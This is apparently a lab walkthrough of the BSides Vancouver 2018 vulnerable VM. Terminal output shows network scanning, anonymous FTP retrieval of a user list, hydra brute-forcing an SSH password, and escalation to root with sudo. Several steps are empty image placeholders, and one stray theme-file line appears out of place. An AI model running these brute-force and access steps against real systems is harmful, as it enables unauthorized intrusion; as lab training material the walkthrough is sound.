



# EXTRA BSIDES.

1)



2)



3)


```
(kali@kali2023)-[~/Downloads]
$ ping 192.168.178.105
PING 192.168.178.105 (192.168.178.105) 56(84) bytes of data.
64 bytes from 192.168.178.105: icmp_seq=1 ttl=64 time=1.55 ms
64 bytes from 192.168.178.105: icmp_seq=2 ttl=64 time=1.38 ms
64 bytes from 192.168.178.105: icmp_seq=3 ttl=64 time=1.65 ms
64 bytes from 192.168.178.105: icmp_seq=4 ttl=64 time=1.81 ms
^C
— 192.168.178.105 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.380/1.599/1.811/0.156 ms

(kali@kali2023)-[~/Downloads]
$
```

4)

```
(kali@kali2023)-[~/Downloads]
$ nmap -sV -p- -A 192.168.178.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-09 19:27 CEST
Nmap scan report for bsides2018.fritz.box (192.168.178.105)
Host is up (0.00029s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
| FTP server status:
|_ Connected to 192.168.178.104
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ At session startup, client count was 2
|_ vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_ 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

5)




## It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.


6)



7)



8)



9)

```
(kali@kali2023)-[~]  
$ nmap -p 22 --script ssh-* 192.168.178.105  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-09 19:38 CEST  
NSE: [ssh-run] Failed to specify credentials and command to run.  
NSE: [ssh-brute] Trying username/password pair: root:root  
NSE: [ssh-brute] Trying username/password pair: admin:admin  
NSE: [ssh-brute] Trying username/password pair: administrator:administrator  
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin  
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin  
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
```

10)

```
(root@kali2023)-[/home/kali]
# ftp 192.168.178.105
Connected to 192.168.178.105.
220 (vsFTPd 2.3.5)
Name (192.168.178.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43512|).
150 Here comes the directory listing.
-rw-r--r--      1 0          0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||32281|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (4.92 KiB/s)
ftp> exit
221 Goodbye.
```

11)

```
221 Goodbye.
(root@kali2023)-[/home/kali]
# ls
127.0.0.1.gnmap      192.168.20.0.xml      192.168.20.255.nmap   Pictures          gameshell          nmapAll.nmap
127.0.0.1.nmap       192.168.20.1.gnmap    192.168.20.255.xml   Public            gameshell-save.sh  nmapAll.xml
127.0.0.1.xml        192.168.20.1.nmap     BurpSuiteCommunity   SecLists          gameshell.sh       users.txt.bk
192.168.178.104.gnmap 192.168.20.1.xml      Desktop              Templates         hydra.restore      wpsan_users.log
192.168.178.104.nmap  192.168.20.20.gnmap   Documents            Videos           la                  masscan.txt
192.168.178.104.xml  192.168.20.20.nmap    Downloads            all_tcp.nmap      networkx            nmapAll.gnmap
192.168.20.0.gnmap    192.168.20.20.xml     Music                common_udp.nmap
192.168.20.0.nmap     192.168.20.255.gnmap  'New Graph (Tim Cook).mtgl' crypto
(root@kali2023)-[/home/kali]
# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

12)

```
(root@kali2023)-[/home/kali]
# time hydra -l anne -P /root/tools/WORDLISTS/SecLists/Passwords/Common-Credentials/10k-most-common.txt 192.168.178.105 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-10 11:51:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for passwords not found: /root/tools/WORDLISTS/SecLists/Passwords/Common-Credentials/10k-most-common.txt

real    0.05s
user    0.02s
sys     0.02s
cpu     98%

Twenty Sixteen: Theme Footer (footer.php)
```

13)

```
# time hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.178.105 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-10 11:52:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.178.105:22/
[22][ssh] host: 192.168.178.105 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-10 11:52:51

real    14.35s
user    0.42s
sys     0.17s
cpu     4%
```

14)

```
BSides Vancouver 2018

Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login: anne
Password:
Last login: Sat May 10 03:38:26 PDT 2025 on tty1
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
```